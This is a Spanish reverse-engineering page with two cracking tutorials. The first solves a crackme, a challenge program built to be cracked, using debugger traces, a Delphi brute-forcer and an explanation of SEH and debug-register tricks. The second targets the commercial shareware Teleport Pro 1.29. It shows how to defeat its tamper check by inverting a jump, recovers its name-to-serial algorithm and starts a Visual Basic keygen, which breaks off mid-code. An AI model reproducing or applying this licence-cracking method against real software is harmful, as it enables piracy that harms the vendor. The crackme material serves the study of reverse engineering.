Para saltarnos esto metemos un **BPX GetDlgItemTextA**, le damos a F5 para salir de SICE y metemos un Serial. Si analizais el código vereis que se esperan **16** caracteres (**10**h) en `401142`, aunque sólo **12** de ellos (*los 12 primeros*) se usan luego.

Al darle al botón **Register** actúa el **BreakPoint** y aparecemos en SICE. Le damos a F12 para volver de la API y estamos aquí:

```
004011F1 60 pusha ; Push all General Registers
004011F2 BF 6D 20 40 00 mov edi, offset word_40206D
```

En **EDI** tenemos la dirección del Serial:

```
0157:0040206D 54 48 45 4C 41 4D 45 52-4E 49 44 4F 00 00 00 00 THELAMERNIDO....
```

(*Para los impacientes: Éste es bueno* ;)

Luego se calcula la longitud en EDI.

```
004011F7 33 C0 xor eax, eax ; Logical Exclusive OR
004011F9 AE scasb ; Compare String
004011FA 75 FD jnz short loc_4011F9 ; Jump if Not Zero (ZF=0)
004011FC 4F dec edi ; Decrement by 1
004011FD 81 EF 6D 20 40 00 sub edi, offset word_40206D ; Integer Subtraction
00401203 83 FF 0C cmp edi, 0Ch ; Compare Two Operands
00401206 73 06 jnb short loc_40120E ; Jump if Not Below (CF=0)
```

La longitud se compara con **12** (**0C**h) y si es menor debería echarnos. Digo "debería" porque aquí se le coló un bug a Ni2 :) (que ya ha corregido) y la instrucción siguiente tendría que ser `jmp 4012F5` y **NO** `jz 4012F5` porque de esta forma se cuelan los Serials de menos de **12** caracteres.

```
00401208 0F 84 E7 00 00 00 jz loc_4012F5 ; Jump if Zero (ZF=1)
0040120E loc_40120E: ; CODE XREF: sub_4011F1+15.j
```

Si el Serial pasa el test de longitud, se cogen los caracteres nºs **9**,**10**,**11** y **12** y se hace una serie de sencillas operaciones con ellos que no voy a explicar. El resultado estará en **EAX**.

```
0040120E 81 2D 75 20 40 00+ sub dword_402075, 30303030h ; Integer Subtraction
00401218 B8 54 26 54 41 mov eax, 41542654h ; 'AT&T' Publicidad encubierta ;)
0040121D 0F B7 1D 75 20 40+ movzx ebx, word ptr dword_402075 ; Move with Zero-Extend
00401224 8B CB mov ecx, ebx
00401226 C1 E3 10 shl ebx, 10h ; Shift Logical Left
00401229 0B CB or ecx, ebx ; Logical Inclusive OR
0040122B 33 C1 xor eax, ecx ; Logical Exclusive OR
0040122D 0F B7 1D 77 20 40+ movzx ebx, word ptr dword_402075+2 ; Move with Zero-Extend
00401234 8B CB mov ecx, ebx
00401236 C1 E3 10 shl ebx, 10h ; Shift Logical Left
```

```
00401239 0B CB or ecx, ebx ; Logical Inclusive OR
0040123B 03 C1 add eax, ecx ; Add
```

Después de dichos cálculos, **EAX** debe valer **775E5E5E**h para poder continuar. Éste es el primer test que debe pasar el serial (quitando el de la longitud).

```
0040123D 3D 5E 5E 5E 77 cmp eax, 775E5E5Eh ; Compare Two Operands
00401242 0F 85 AD 00 00 00 jnz loc_4012F5 ; Jump if Not Zero (ZF=0)
```

Para obtener estos cuatro caracteres nada mejor que un **Fuerza Bruta**.
Yo lo hice en Delphi.

```
var
  pNi2v3: TpNi2v3;
  sigue:boolean;


procedure TpNi2v3.GenerarClick(Sender: TObject);
var
 bueno,Veax,palabra,palabro:Integer;
 Reax,Rebx,Recx,i:Integer;
 palb: array[1..4] of byte;
 r_salir:boolean;
 F:TextFile;
 Nombre_F:String;

begin
 Generar.Enabled:=false;
 Parar.Enabled:=true;

 Randomize;
 Nombre_F:=IntToStr(Trunc(Random(65535)))+'.txt'; {Las claves buenas las guardamos en
un fichero}
 AssignFile(F,Nombre_F);
```

```
 if FileExists(Nombre_F) then
  Append(F)
 else
  Rewrite(F);

 bueno:=$775E5E5E;
 Veax:=$41542654;
 palabra:=$00000000;              {Empezamos con '0000'}
  palb[1]:=palabra div $1000000;
  palb[2]:=palabra div $10000;
  palb[3]:=palabra div $100;
  palb[4]:=palabra;
  palabro:=palb[2]*$1000000+palb[1]*$10000+palb[4]*$100+palb[3];
 sigue:=true;
 while (sigue) do
 begin

Label1.Caption:=chr($30+palb[1])+chr($30+palb[2])+chr($30+palb[3])+chr($30+palb[4]);
  application.processmessages;
  Rebx:=palabro;
  Rebx:=Rebx div $10000; {Cojo la parte alta}
  Recx:=Rebx;            {La meto en la parte baja de ecx}
  Rebx:=Rebx*$10000;     {Dejo la parte alta en la parte alta de ebx}
  Recx:=Recx or Rebx;
  Reax:=(Veax xor Recx);
  Rebx:=palabro;
  Rebx:=Rebx div $10000;
  Rebx:=Rebx*$10000;
  Rebx:=palabro-Rebx;    {Cojo la parte baja}
  Recx:=Rebx;
  Rebx:=Rebx*$10000;     {Dejo la parte alta en la parte alta de ebx}
  Recx:=Recx or Rebx;
  Reax:=Reax+Recx;
```

```
  if Reax=bueno then {Si pasa el test guardamos la palabra}
  begin

Lista.Items.Add(chr($30+palb[2])+chr($30+palb[1])+chr($30+palb[4])+chr($30+palb[3]));
   Writeln(F,chr($30+palb[2])+chr($30+palb[1])+chr($30+palb[4])+chr($30+palb[3]));
   Flush(F);
  end;
  i:=4;
  r_salir:=false;
  repeat
   if palb[i]=$2A then
    if i=1 then
     begin
      r_salir:=true;
      PararClick(Sender);
     end
    else
     begin
      palb[i]:=$00;
      dec(i);
     end
   else
    begin
     palb[i]:=succ(palb[i]);
     r_salir:=true;
    end
  until (r_salir);
  palabro:=palb[1]*$1000000+palb[2]*$10000+palb[3]*$100+palb[4]; {Repetimos hasta
'ZZZZ'}
 end;
end;
```

Podeis comprobar que se chequean las cadenas desde '**0000**' hasta '**ZZZZ**'. No miro las minúsculas porque el Serial no puede contenerlas.

En muy poco tiempo el contenido del fichero es este:

```
0A:W 1A9W 2A8W 3A7W 4A>W 5A=W 6AA4W ?A3W @AJW AAIW BAHW CAGW
DANW EAMW FALW GAKW HABW IAAW JA@W KA?W LAFW MAEW NADW OACW 0I:O 1I9O 2I8O 3I7O 4I>O 5I=O 6I 7I;O 8I2O
9I1O :I0O I4O ?I3O @IJO AIIO BIHO CIGO DINO EIMO FILO GIKO HIBO IIAO JI@O
KI?O LIFO MIEO NIDO OICO
```

Uf! ¿son muchas no? Bueno sí, pero hay alguna que llama la atención: **DINO**, **FILO**, **LIFO**, **NIDO**

Volviendo al código del crackme, si nos fijamos en la rutina que hay en `40130E` (justo la nueva rutina de servicio de la INT 1) vemos esto:

```
0040130E 60 pusha ; Push all General Registers
...
0040132B BF 74 12 40 00 mov edi, offset byte_401274
00401330 B9 78 00 00 00 mov ecx, 78h
00401335 C1 E9 02 shr ecx, 2 ; Shift Logical Right
00401338 A1 75 20 40 00 mov eax, dword_402075
0040133D loc_40133D: ; CODE XREF: .text:00401343.j
0040133D 31 07 xor [edi], eax ; Logical Exclusive OR
0040133F 83 C7 04 add edi, 4 ; Add
00401342 49 dec ecx ; Decrement by 1
00401343 75 F8 jnz short loc_40133D ; Jump if Not Zero (ZF=0)
00401345 61 popa ; Pop all General Registers
00401346 CF iret ; Interrupt Return
```

Además de otras cosas, la rutina usa esos **cuatro** caracteres para **desencriptar** la zona de código que comentamos anteriormente y que está en `401274`.

Pues vamos a probar nuestras suposiciones:

Nota: Para esta prueba se ha de tener en cuenta que lo primero que se ha hecho con esos cuatro bytes es restarles '**0000**' en `40120E`.

Cogemos una cadena, de las que creemos que pueden ser, al azar: '**NIDO**' ;)

La pasamos a hex: `4E 49 44 4F`
Le restamos **30303030**: `1E 19 14 1F`

Y con HexWorkShop hacemos un XOR con ese valor a la zona encriptada. Ante nuestros ojos podemos ver esto:

```
NI2 CRACKME#3 RESOLVED Ohhhhh, yeah. You know how a debugger and Windows work :)
```

Creo que vamos bien... **XDDDDD**

Si guardamos el exe modificado y lo desensamblamos con IDA vemos que la zona encriptada ya no lo está tanto:

```
00401274 nop
00401275 push 0
00401277 nop
00401278 mov eax, offset aNi2Crackme3Res ; "NI2 CRACKME#3 RESOLVED"
0040127D nop
0040127E push eax
0040127F jmp short loc_4012D2
0040127F ; ---------------------------------------------------------------------------
00401281 aNi2Crackme3Res db 'NI2 CRACKME#3 RESOLVED',0 ; DATA XREF: sub_4011F1+87.o
00401298 aOhhhhhYeah_You db 'Ohhhhh, yeah. You know how a debugger and Windows work :)',0
00401298 ; DATA XREF: sub_4011F1+E1.o
004012D2 ; ---------------------------------------------------------------------------
004012D2 loc_4012D2: ; CODE XREF: sub_4011F1+8E.j
004012D2 mov eax, offset aOhhhhhYeah_You ; "Ohhhhh, yeah. You know how a debugger a"...
004012D7 push eax
004012D8 push 0
004012DA mov eax, dword_402095
004012DF call eax
004012E1 pop large dword ptr fs:0
004012E8 nop
004012E9 add esp, 4
```

Está claro que el programa deberá llegar aquí para decirnos que hemos acertado con el Serial.
Pero ¿**cuando** y **cómo**?

Seguimos:

Después de que nuestro Serial pase el primer test, viene esto:

```
00401248 BE 47 13 40 00 mov esi, offset loc_401347
0040124D 56 push esi
0040124E 0F B7 05 6D 20 40+ movzx eax, word_40206D ; Move with Zero-Extend
00401255 35 35 18 00 00 xor eax, 1835h ; Logical Exclusive OR
0040125A 2D 61 50 00 00 sub eax, 5061h ; Integer Subtraction
0040125F 64 FF 30 push dword ptr fs:[eax]
00401262 64 89 20 mov fs:[eax], esp
```

Una de las partes más interesantes del crackme (Chapó Ni2 :)

Antes de ver lo que pasa aquí, os explico un poco de qué va la historia... El **SEH** !!!!
El SEH (*Structured Exception Handling*) es la forma que tiene Windows de gestionar las **excepciones** que se puedan producir en un programa. Se trata de una **estructura de datos** que consiste en una o más rutinas de servicio que son interrogadas por Windows, cuando se produce una excepción, para ver quién se quiere encargar de gestionarla. Esta estructura es individual para cada **Thread** y se monta, normalmente, en la **pila**. FS:[0] apunta siempre a la cabeza de la lista de los manejadores de excepción y cada uno de ellos lleva un puntero al siguiente, menos el último cuyo puntero vale **-1**.

Después de este rollo vamos a ver qué hace esta parte del código:

Se guarda en la **pila** la dirección `401347`.
Luego se opera con los caracteres nºs **1** y **2** de nuestro serial en **EAX** y se guarda el valor apuntado por **FS:[EAX]** en la **pila**. No es dificil ahora adivinar lo que debe valer EAX... **CERO PATATERO** ;)
Lo que ha hecho es guardar la cabeza del SEH en la pila y a continuación carga en FS:[0] el valor de ESP
Se consigue con esto mantener el SEH coherente y hemos añadido una rutina de manejo de excepciones a la lista :)

Desde SICE se puede ver esta estructura:

```
EDI=0000000C EBP=0063FB4C ESP=0063FB20 EIP=00401267 o d I s Z a P c
CS=014F DS=0157 SS=0157 ES=0157 FS=30F7 GS=0000 DS:00000000=9E
-----------------------------------------------------------------byte--------------PROT---(0)--
30F7:00000000 20 FB 63 00 00 00 64 00-00 E0 63 00 06 2B 3F 24 .c...d...c..+?$
30F7:00000010 30 52 00 80 00 00 00 00-D4 E9 5F 81 01 00 FF FF 0R........_.....
30F7:00000020 00 00 00 00 DC AD 51 C9-27 27 00 00 5C EA 5F 81 ......Q.''..\._.
```

```
30F7:00000030 F4 3D 60 81 ?? ?? ?? ??-?? ?? ?? ?? ?? ?? ?? ?? .=`.............
```

Esta es la zona apuntada por FS:[0] y conocida como **TIB** (***Thread Information Block***) ¿Veis como el primer valor es **0063FB20**? lo mismo que vale ESP en ese momento.

Con la instrucción XFRAME de SOFTICE vemos el SEH antes:

```
xFrame  xHandler        xTable          xScope
------  --------        ------          ------
0x63FF68        0xBFFB8CF8      0xBFFB8ED8      00
         try/except (0000) filter=0xBFF88E98, handler=0xBFF88EA1

0x63FB88        0xBFF7192E      0x8B9E248F      00
        (scope table inaccessible)
```

y después de añadir nuestro manejador:

```
xFrame  xHandler        xTable          xScope
------  --------        ------          ------
0x63FF68        0xBFFB8CF8      0xBFFB8ED8      00
         try/except (0000) filter=0xBFF88E98, handler=0xBFF88EA1

0x63FB88        0xBFF7192E      0x8B9E248F      00
        (scope table inaccessible)
```

```
0x63FB20        0x401347        0x63FB54        35780
        (scope table inaccessible)
```

Recapitulemos:

Tenemos la **INT 1** desviada a nuestro código y tenemos un **manejador de excepciones propio**.

Seguimos:

```
00401265 33 C0 xor eax, eax ; Logical Exclusive OR
00401267 C6 00 00 mov byte ptr [eax], 0
0040126A loc_40126A: ; CODE XREF: sub_4011F1+7F.j
0040126A EB 01 jmp short loc_40126D ; Jump
0040126C 0F db 0Fh
0040126D loc_40126D: ; CODE XREF: sub_4011F1+79.j
0040126D EB 01 jmp short loc_401270 ; Jump
0040126F 24 db 24h
00401270 loc_401270: ; CODE XREF: sub_4011F1+7C.j
00401270 EB F8 jmp short loc_40126A ; Jump
```

Ponemos EAX a cero y en esa dirección escribimos un **cero**... pues qué bien.
Luego en `40126A` saltamos a `40126D` que nos hace saltar a `401270` y que nos devuelve a `40126A` **¿...?**
Un bucle infinito ???? **Noooo**.... rebobinamos hasta:

```
00401267 C6 00 00 mov byte ptr [eax], 0
```

Si **EAX=0** estamos escribiendo en una zona de memoria **QUE NO PERMITE LA ESCRITURA !!!!**
Consecuencia: **ACCESS_FAULT !!!** ¡**Una excepción**! ¡**Qué casualidad**!
¿Quién se hará cargo de esa excepción? Pues **CASUALMENTE** nuestro manejador en **`401347`**.

Nota: Cuando ocurre una excepción Windows pasa al **Ring-0** y allí ejecuta los manejadores de excepción

Para pillarlo, antes de ejecutar el MOV [EAX],0 metemos un BreakPoint en `401347` y le damos a F5.
¡**Premio**!, estamos en SOFTICE.

Ahora prepararos para los malabarismos de Ni2:

```
00401347 0F B7 05 6F 20 40+ movzx eax, word_40206F ; Move with Zero-Extend
0040134E 35 D2 BA 00 00 xor eax, 0BAD2h ; Logical Exclusive OR
00401353 2D AB 25 00 00 sub eax, 25ABh ; Integer Subtraction
00401358 35 E0 D0 00 00 xor eax, 0D0E0h ; Logical Exclusive OR
0040135D 8B 1C 04 mov ebx, [esp+eax]
```

En **EAX** mete los caracteres **3** y **4** de nuestro serial, los marea un poco y obtiene un puntero a una zona de la pila en **EBX**.

```
00401360 C7 43 10 74 12 40+ mov dword ptr [ebx+10h], offset 401274
```

Luego usando ese puntero y sumándole un ofsset de **10**h, mete 401274.

```
00401367 0F B7 05 71 20 40+ movzx eax, word_402071 ; Move with Zero-Extend
0040136E 2D 42 48 00 00 sub eax, 4842h ; Integer Subtraction
```

Ahora coge los caracteres **5** y **6** del Serial y les resta **4842**h

```
00401373 89 43 18 mov [ebx+18h], eax
```

Usando el puntero anterior y el ofsset **18**h, mete el valor obtenido en **EAX**.

```
00401376 C7 83 B8 00 00 00+ mov dword ptr [ebx+0B8h], offset 401274
```

Y en el ofsset **B8**h vuelve a guardar 401274

```
00401380 33 C0 xor eax, eax ; Logical Exclusive OR
00401382 C3 retn ; Return Near from Procedure
```

Termina con **EAX=0** y retorna.

¿**Y qué cojones ha hecho**?

Eso mismo me pregunté yo durante un tiempo... La solución:

En un artículo estupendo de Matt Pietrek sacado del Microsoft Systems Journal (Enero 1997), Matt explica el mecanismo de las excepciones en Windows. Resulta, que cuando Windows detecta una excepción mira a ver si hay manejadores buscando en el TIB y si es así, mete en la **pila** cuatro punteros:

ExceptionRecord
EstablisherFrame
ContextRecord
DispatcherContext

Si miramos la **pila** vemos esto:

```
EDI=0063FA28 EBP=0063F978 ESP=0063F958 EIP=00401347 o d I s Z a P c
CS=014F DS=0157 SS=0157 ES=0157 FS=30F7 GS=0000 DS:0040206F=4C45
-----------------------------------------------------------------byte--------------PROT---(0)--
0157:0063F958 80 67 F7 BF 28 FA 63 00-20 FB 63 00 44 FA 63 00 .g..(.c. .c.D.c.
0157:0063F968 00 FA 63 00 20 FB 63 00-8C 67 F7 BF 20 FB 63 00 ..c. .c..g.. .c.
0157:0063F978 10 FA 63 00 F3 58 F8 BF-28 FA 63 00 20 FB 63 00 ..c..X..(.c. .c.
0157:0063F988 44 FA 63 00 00 FA 63 00-47 13 40 00 0C 00 00 00 D.c...c.G.@.....
0157:0063F998 47 13 40 00 00 00 14 1F-7E 16 44 89 00 00 00 00 G.@.....~.D.....
0157:0063F9A8 00 00 00 00 00 00 00 00-24 8A A8 9D EF 04 04 8A ........$.......
0157:0063F9B8 3F 24 00 01 54 89 3F 24-00 00 00 00 F4 08 4F 06 ?$..T.?$......O.
0157:0063F9C8 70 F4 4F 06 08 00 5A 8A-3F 24 4B 01 50 01 22 F4 p.O...Z.?$K.P.".
0157:0063F9D8 FE 05 4F 06 00 00 FE 05-50 01 40 01 02 00 00 00 ..O.....P.@.....
0157:0063F9E8 4E 20 EC 0D 00 00 00 00-00 00 08 00 4E 01 46 01 N ..........N.F.
0157:0063F9F8 00 00 00 00 F4 3D 60 81-00 00 00 00 00 00 00 00 .....=`.........
0157:0063FA08 C4 E9 5F 81 00 00 00 00-4C FB 63 00 D7 BA EC FF ..._.....L.c.....
0157:0063FA18 44 FA 63 00 28 FA 63 00-0D 00 00 00 00 00 00 00 D.c.(.c.........

0157:0063FA28 05 00 00 C0 00 00 00 00-00 00 00 00 67 12 40 00 ............g.@.
0157:0063FA38 02 00 00 00 00 00 00 00-FF FF FF FF 1F 00 01 00 ................
0157:0063FA48 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0157:0063FA58 F0 4F FF FF 3F 04 00 00-7F 02 FF FF 00 00 FF FF .O..?...&127;.......
0157:0063FA68 FF FF FF FF 00 00 00 00-00 00 00 00 00 00 00 00 ................
0157:0063FA78 00 00 FF FF 00 00 00 00-00 00 00 00 00 00 00 00 ................
0157:0063FA88 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0157:0063FA98 00 00 00 00 00 00 00 00-00 00 00 00 00 00 00 00 ................
0157:0063FAA8 00 00 00 00 00 00 00 38-33 33 33 33 33 D3 03 40 .......833333..@
```

```
0157:0063FAB8 00 00 00 00 00 00 4E D1-0E 40 00 00 00 00 00 00 ......N..@......
0157:0063FAC8 00 00 00 00 0A 00 00 00-00 00 00 00 F7 30 00 00 .............0..
0157:0063FAD8 57 01 00 00 57 01 00 00-0C 00 00 00 47 13 40 00 W...W.......G.@.
0157:0063FAE8 00 00 14 1F 01 00 00 00-14 1F 14 1F 00 00 00 00 ................
0157:0063FAF8 4C FB 63 00 67 12 40 00-4F 01 00 00 46 02 00 00 L.c.g.@.O...F...
0157:0063FB08 20 FB 63 00 57 01 00 00-77 16 F6 BF 00 70 63 00 .c.W...w....pc.
0157:0063FB18 5C 8B FB 3C 22 F4 A8 8B-88 FB 63 00 47 13 40 00 \..<".....c.G.@.
0157:0063FB28 54 FB 63 00 C4 8B 00 00-4C FB 63 00 48 FB 63 00 T.c.....L.c.H.c.
```

La primera doble palabra es la dirección de retorno... Ni caso.
La segunda es nuestro primer parámetro: Un puntero al ExceptionRecord
La tercera el segundo parámetro: Un puntero al EstablisherFrame ¿Os suena la dirección?
La cuarta el tercer parámetro: Un puntero al **ContextRecord**

Éste es el que nos interesa. El **Registro de Contexto** almacena todos los registros del procesador cuando se produjo la excepción (*estareis hartos de verlos en los mensajitos de Windows: "Este programa ha efectuado una operación no válida y bla, bla, bla..."*)

Pues usando ese parámetro como puntero en EBX, a **10**h bytes de distancia está el valor que tenía el **DR3** (*Debug Address Register*) (en este caso: 00000000) y en él introduce **00401274**.
A **18**h bytes está el valor del registro **DR7** (*Debug Control Register*) y ahí mete el valor que calculó en EAX. Luego en el offset **B8**h está lo que tenía EIP: **00401267** (La dirección de la instrucción que causó la excepción) y lo sustituye por **00401274**.

¿Qué dices que ha hecho?

Ha puesto un BreakPoint de Ejecución en el registro de depuración 3 (**DR3**) en la dirección `401274`, la ha habilitado con el valor introducido en **DR7** y ha cambiado **EIP** para que continúe, a la vuelta de la excepción, en esa dirección: **401274**. Cuando Windows devuelva el control al programa y se recupere su **Contexto** desde esta zona (*se cargan los registros*) se continuará la ejecución en la dirección a la que apunta ahora **EIP**: **401274**.

Pero, un momento, **aún no hemos desencriptado esa zona !!!!**
Para eso está el BreakPoint, en cuanto se intente ejecutar la instrucción que hay en `401274` saltará el BP y se **producirá una interrupción**... casualmente, otra vez, la **INT 1**.

Si recordais la rutina de servicio estaba en **`40130E`**:

```
0040130E 60 pusha ; Push all General Registers
0040130F 0F B7 05 73 20 40+ movzx eax, word_402073 ; Move with Zero-Extend
00401316 35 31 59 00 00 xor eax, 5931h ; Logical Exclusive OR
0040131B 2D 74 04 00 00 sub eax, 474h ; Integer Subtraction
00401320 BB 28 13 40 00 mov ebx, offset dword_401328
...
00401328 0F 23 F8 mov dr7, eax
... Esto ya lo conoceis ...
00401346 CF iret ; Interrupt Return
```

Ahora usa los caracteres **7** y **8** del Serial para calcular un valor en EAX que mete en DR7. ¿**Para qué**?
Para deshabilitar la interrupción que habilitó antes... ya no la necesita **:)**

Luego, como hemos visto, desencripta el código y al volver de la interrupción se encuentra con el código perfectamente ejecutable para mostrarnos el mensajito de **CRACKME RESOLVED !!!**
Además, elimina el manejador de excepciones que introdujo, con la instrucción: **POP FS:[0]**

Sólo queda por ver que cuando salimos del programa se ejecuta la rutina que está en `401383` y lo que hace es restaurar el valor previo de la rutina de servicio de la **INT 1**.

conclusiones

¿Cómo he resuelto cada parte del Serial?

Caracteres **1** y **2**:
El resultado en **EAX** debía ser **0** luego en **40125A** **EAX** debía valer: **5061**h y por lo tanto **5061**h XOR **1835**h = **HT** (no confundir el órden: '**TH**')
Caracteres **3** y **4**:
El desplazamiento hasta el puntero al **ContextRecord** es **0C**h, luego deshaciendo las operaciones entre **40134E** y **401358** = '**EL**'
Caracteres **5** y **6**:
El valor que se debe introducir en **DR7** debe habilitar el **BreakPoint** que hay en **DR3**, luego las soluciones son múltiples: '**Ax**', '**xB**', '**x2**' (La **x** puede ser cualquier valor)
Caracteres **7** y **8**:
Ahora el valor que se mete en **DR7** ha de ser tal que el byte en la parte baja sea **00**. También hay varias posibilidades: '**Ex**'
Caracteres **9**, **10**, **11** y **12**:
Fuerza Bruta. ='**NIDO**'

Luego los **serials válidos** tienen la forma: **THELAxExNIDOxxxx** ó **THELxBExNIDO** ó **THELx2ExNIDO** etc...

Bueno, se acabó. Espero que hayais aprendido (*los que no lo sabierais*) lo mismo que yo con este crackme. **HE DISFRUTADO !!!** Saludos. **Crick**

para saber mas

INTEL 80386 PROGRAMMER'S REFERENCE MANUAL 1986 capítulos 9 y 12
http://webster.cs.ucr.edu/Page_asm/Doc386/ o en la web de Intel.

A Crash Course on the Depths of Win32 Structured Exception Handling, MSJ January 1997
http://microsoft.com/msj/0197/exception/exception.htm

¿Dudas? ¿Comentarios? ... @ Escríbeme

Todo el material aquí editado es para uso exclusívamente didáctico.
Crick NO se responsabiliza del uso ilegal de este material.

Karpoff Spanish Tutor: Pagina dedicada a la divulgacion de informacion en Castellano, sobre Ingenieria Inversa y Programacion. Email "Colabora con tus Proyectos"

Karpoff Spanish Tutor

Programa: **Teleport Pro 1.29.1590**

PROTECCION:	**Name / Serial**
Objetivo:	Hacer un Keygen (o dos)
Descripcion:	Parece que sirve para bajarse páginas web enteras, pero no sé si va bien o no, porque aún lo estoy evaluando :o)
Dificultad:	Novato
DOWNLOAD:	http://www.tenmax.com/teleport/pro/download.htm
Herramientas:	**Softice, W32dasm, Visual Basic y Win32ASM**
CRACKER:	**Caos reptante** **FECHA:** **20/02/2001**

INTRODUCCION

El creador de este programa se ha lucido, al menos en lo que a su protección se refiere. Como veremos más adelante, trata de impedir la modificación del programa (desde luego sin conseguirlo), y en cambio permite descubrir con toda facilidad el serial number correcto. La rutina de generación del número está rodeada de un código inútil que efectúa una serie de cálculos que se repiten varias veces y que no sirven para nada. Sin embargo, al llegar a la rutina (que ocupa unas pocas líneas de código), no hay problema para ver su funcionamiento. En fin, el objeto de este trabajo no es tanto el desproteger este programa, sino ver como se hace un keygen... o dos. :o)

AL ATAKE

Consideraciones previas...

Empezaremos con el W32Dasm para ver con qué nos enfrentamos. Si miramos las String Data References, tendremos una muestra de la maldad humana:

"Hello, New User! Your free evaluation period for this share"
"Hello again! You're halfway through the free evaluation per"
"Hello again! After this session, you will have only one mor"
"Hello again! This session marks the end the free evaluation"
La verdad es que este tío es un palizas.

"We're sorry! The registration number you entered appears to"
"We're terribly sorry, but this copy of Teleport Pro appears "
Me da la impresión de que hasta tienen lista negra de números pirateados.

Por si tratamos de tocarle las tripitas al programa:
"This program has been altered, possibly by a virus; program execution will stop now."
¡Llamarme virus a mí! ¡Te vas a enterar!

Pero al final triunfaremos:
"Thank you! Your copy of Teleport Pro is now registered. Al"

Como somos optimistas, buscamos esta última cadena y encontramos:

```
:00426941 E896090000 call 004272DC
:00426946 3945E8 cmp dword ptr [ebp-18], eax
:00426949 59 pop ecx
:0042694A 753A jne 00426986
:0042694C A184E44700 mov eax, dword ptr [0047E484]
:00426951 8945F0 mov dword ptr [ebp-10], eax

* Possible Reference to String Resource ID=07026: "Thank you! Your copy of Teleport Pro is
now registered. Al"
|
:00426954 68721B0000 push 00001B72
```

Aquí vemos inmediatamente que el meollo de la cuestión está en el jne 00426986 que nos aleja del premio. Podríamos invertir el salto, pero sólo serviría para que el programa nos diga que estamos registrados, aún sin estarlo realmente.

¿Qué cómo vamos a invertir el salto si el programa no se deja tocar? muy fácil:

```
:0040B8CE A110C74700 mov eax, dword ptr [0047C710]
:0040B8D3 3B30 cmp esi, dword ptr [eax]
:0040B8D5 7413 je 0040B8EA
:0040B8D7 53 push ebx
:0040B8D8 53 push ebx

* Possible StringData Ref from Data Obj ->"This program has been altered, "
->"possibly by a virus; program execution "
->"will stop now."
|
:0040B8D9 6820C74700 push 0047C720
:0040B8DE E847FF0300 call 0044B82A
```

Sólo hay que invertir el salto en 40B8D5.

Pero dejémonos de perder el tiempo. Ejecutamos el Symbol Loader, cargamos el programa, y cuando aparece el SoftIce, como ya sabemos donde queremos ir, tecleamos **g 42694a**. Cuando arranca el programa, vamos a registrarnos; introducimos nuestro nombre y un número mágico (Yo pongo: "Caos reptante" y "932345678"). Aceptamos, salta el SoftIce y aparecemos en el lugar del salto. Ahora se trata de ver que es lo que comparaba:

```
:00426941 E896090000 call 004272DC
:00426946 3945E8 cmp dword ptr [ebp-18], eax
:00426949 59 pop ecx
:0042694A 753A jne 00426986
```

¿Qué hay en EAX? 66DECBA9 Bonito número :o) y ¿qué hay en EBP-18? tecleamos **d ebp-18** (la dirección es 70F468) y vemos que hay 4E779237 ¿y si...? vamos a ver: entramos **? 3792774e** y ¡SÍ! 3792774E 932345678 "7'wN". Así pues el número bueno debe ser: **? 66decba9** y el resultado que nos aparece és: 66DECBA9 1725877161 "fÞËr". Como diría el Profesor X: ¡Este arroz ya se coció!

Cálculo del serial correcto...

Ya hemos descubierto nuestro serial number y podemos registrar el programa a nuestro nombre, pero en vista de la mala intención y la soberbia demostrada por el programador :o(creo que no es suficiente castigo. Así pues, vamos a programar un keygen, o mejor dos :o)

Volveremos a cargar el programa en el Symbol Loader, y repetiremos el proceso anterior, poniendo esta vez: **g 426941**. Cuando lleguemos a este punto, entraremos en el call. Tracearemos pacientemente con F10 para evitar la ejecución paso a paso del call 42C940, que se repite varias veces durante el proceso y que no debemos seguir, si no queremos que el programador nos lleve de paseo. Llegaremos a un punto de interés:

```
:004272F0 83F805 cmp eax, 00000005
:004272F3 7304 jnb 004272F9
:004272F5 33C0 xor eax, eax
:004272F7 5F pop edi
:004272F8 C3 ret
```

Aquí comprueba la longitud de nuestro nombre, y si es menor de cinco caracteres, nos manda por donde hemos venido. En caso contrario, continuamos:

```
:004272F9 53 push ebx
:004272FA 56 push esi
:004272FB BEA4E4FE5D mov esi, 5DFEE4A4
:00427300 33DB xor ebx, ebx
```

Antes de entrar en el bucle, carga su número de la suerte en ESI y pone EBX a 0. Empieza el bucle que genera el serial válido:

```
:00427302 85FF test edi, edi
:00427304 7409 je 0042730F
:00427306 57 push edi
:00427307 E834560000 call 0042C940
```

Otra vez el call 42C940, pero ni caso.

```
:0042730C 59 pop ecx
:0042730D EB02 jmp 00427311
:0042730F 33C0 xor eax, eax
:00427311 83C0FC add eax, FFFFFFFC
:00427314 3BD8 cmp ebx, eax
:00427316 730C jnb 00427324
```

EAX contiene la longitud de nuestro nombre, se le resta 4 y se compara con EBX que en principio está a 0, y sale del bucle si es igual o menor. A continuación veremos que se incrementa EBX, por lo que el bucle se repite tantas veces como caracteres tiene el nombre, menos 4. En nuestro caso, serán 9 veces.

```
:00427318 33343B xor esi, dword ptr [ebx+edi]
```

Aquí está. En este momento ESI contiene el valor 5DFEE4A4 introducido anteriormente, y en la dirección señalada por EBX (009343E0), el valor 736F6143 que es el código ASCII de "soaC". Hemos visto que EBX vale 0, pero que se incrementa a cada ejecución del bucle, por lo que la segunda operación XOR se hará entre 2E9185E7 (resultado de la 1ª operación) y 20736F61 (" soa") y así sucesivamente hasta 9 veces. La última operación se hará entre 12B0AADD y 746E6174 ("tnat") y dará como resultado 66DECBA9, en decimal: 1725877161, o sea, nuestro número válido :o)

```
:0042731B F6C340 test bl, 40
:0042731E 7401 je 00427321
:00427320 43 inc ebx
:00427321 43 inc ebx
:00427322 EBDE jmp 00427302
```

Si el nombre es muy largo, a partir de los 64 caracteres incrementa EBX dos veces en vez de una. Será para abreviar el proceso...

Una vez que salimos del bucle, vemos:

```
:00427324 8BC6 mov eax, esi
:00427326 5E pop esi
:00427327 5B pop ebx
:00427328 5F pop edi
:00427329 C3 ret
```

Pone el número válido en EAX y vuelve para efectuar la comprobación y echarnos a los cocodrilos, si puede.

Ya hemos terminado con el programa y ahora vamos a hacer el keygen. Haremos uno en Visual Basic y otro utilizando el Win32ASM. Esperemos que los números que den uno y otro sean los mismos :o) ...

Keygen en Visual Basic...

Para hacer nuestro keygen en Visual Basic, empezaremos creando un formulario con dos ventanas de texto (Text1 para el nombre y Text2 para el serial) y dos botones (Command1 para "Generar" y Command2 para "Terminar"). El código del botón "Generar" debe ser más o menos así:

```
Private Sub Command1_Click()
nombre = Text1.Text
longitud = Len(nombre)
If longitud < 5 Then
Text1.Text = ""
Text2.Text = "¡Mínimo 5 caracteres!"
